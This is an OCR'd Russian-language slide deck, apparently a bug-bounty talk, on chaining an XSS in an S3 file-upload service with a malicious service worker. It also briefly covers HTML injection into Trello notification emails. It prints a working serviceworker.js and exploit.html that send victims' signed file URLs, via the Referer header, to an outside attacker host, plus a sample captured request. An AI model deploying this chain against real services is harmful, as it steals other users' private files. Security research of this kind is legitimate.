

[redacted]-files.s3-eu-west-1.amazonaws.com/xss_588246890414708f7df40f061a8349325f673edab111bf.html?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Am
Подтвердите действие на странице [redacted]-files.s3-eu-west-1.amazonaws.com
[redacted]-files.s3-eu-west-1.amazonaws.com
OK

1. При попытке открыть файл, на сервере генерируется подпись запроса для амазона, по которой файл будет доступен какое-то время.


l?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAXBWJG2H...
-files.s3-eu-west-1.amazonaws.com/xss_588246890414708f7df40f061a8349325f673edab111bf.html?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Am
Подтвердите действие на странице -files.s3-eu-west-1.amazonaws.com
-files.s3-eu-west-1.amazonaws.com
OK

1. При попытке открыть файл, на сервере генерируется подпись запроса для амазона, по которой файл будет доступен какое-то время.

2. Джаваскрипт выполняется на другом Origin


Подтвердите действие на странице [redacted]-files.s3-eu-west-1.amazonaws.com
[redacted]-files.s3-eu-west-1.amazonaws.com
OK

На первый взгляд XSS бесполезна, но …

Набор следующих факторов:

1. Возможность загрузить любой файл

Набор следующих факторов:

1. Возможность загрузить любой файл

2. Возможность выполнять произвольный джаваскрипт

Набор следующих факторов:

1. Возможность загрузить любой файл

2. Возможность выполнять произвольный джаваскрипт

3. Все файлы, в т.ч. других пользователей, кладутся в одну и ту же папку (например, в корень)

Набор следующих факторов:

1. Возможность загрузить любой файл

2. Возможность выполнять произвольный джаваскрипт

3. Все файлы, в т.ч. других пользователей, кладутся в одну и ту же папку (например, в корень)

4. Ссылкой на загруженный файл можно поделиться с кем угодно

Позволяет красть чужие файлы через перезапись ответа ServiceWorker'ом.

Для этого нужно:

Создать и загрузить serviceworker.js:

```
self.addEventListener('fetch', function(event) {
  event.respondWith(
    new Response(
        new Blob(
            ["<iframe src='https://avtohanter.ru'",
             ""],
            {type : 'text/html'}))
  );
});
```

Создать и загрузить exploit.html:

```
<!DOCTYPE html>
<html>
<head>
</head>
<body>
<script>navigator.serviceWorker.register(
        '/serviceworker_...&X-Amz-Signature=...',
        {scope:'/'})
</script>
</body>
</html>
```

Что произойдет, если кто-то откроет exploit.html:

1. В браузере зарегистрируется serviceworker

Что произойдет, если кто-то откроет exploit.html:

1. В браузере зарегистрируется serviceworker

2. При открытии любой страницы этого сайта, начиная от директории с serviceworker.js, ответ перепишется на:

<iframe src="https://avtohanter.ru/ref?x=">

Что произойдет, если кто-то откроет exploit.html:


1. В браузере зарегистрируется serviceworker

2. При открытии любой страницы этого сайта, начиная от директории с serviceworker.js, ответ перепишется на:

<iframe src="https://avtohanter.ru/ref?x=">


3. В заголовке Referer браузер передаст путь, на котором сработал serviceWorker


От лица жертвы:



https://****-files.s3-eu-west-1.amazonaws.com/exploit_364646.html?Signature=...

От лица жертвы:





Получаем примерно такой запрос:

```
GET / HTTP/1.1
Host: avtohanter.ru
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/605.1.15 (KHTML, like Gecko)
Version/12.1 Safari/605.1.15
Accept-Language: ru
Referer: https://*****-files.s3-eu-west-1.amazonaws.com/VERYSECRETFILE_40347...Signature=...
Accept-Encoding: gzip, deflate
```

Получаем примерно такой запрос:

```
GET / HTTP/1.1
Host: avtohanter.ru
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/605.1.15 (KHTML, like Gecko)
Version/12.1 Safari/605.1.15
Accept-Language: ru
Referer: https://*****-files.s3-eu-west-1.amazonaws.com/VERYSECRETFILE_40347...Signature=...
Accept-Encoding: gzip, deflate
```

Загрузка эксплойта -> редирект браузера жертвы туда

а дальше собирай чужие Referer и смотри файлы :)

Bonus

Письма - это HTML

Email template's HTML injection

2 новых оповещений Trello с 12:19 (21 сентября 2017 г.)

Trello <do-not-reply@trello.com>

Кому: ruvlolhackerone@mail.ru

21 сентября 2017, 12:35


Trello

Вот, что вы пропустили…

Ivan Rumak добавил(а) вас в команду 1 в качестве администратора

Ivan Rumak удалил(а) вас из команды gdfgdfgd

Email template's HTML injection



Email template's HTML injection

Работает тот же принцип, что и для поиска XSS.

Вместо вызова джаваскрипта встраиваемся в html шаблон

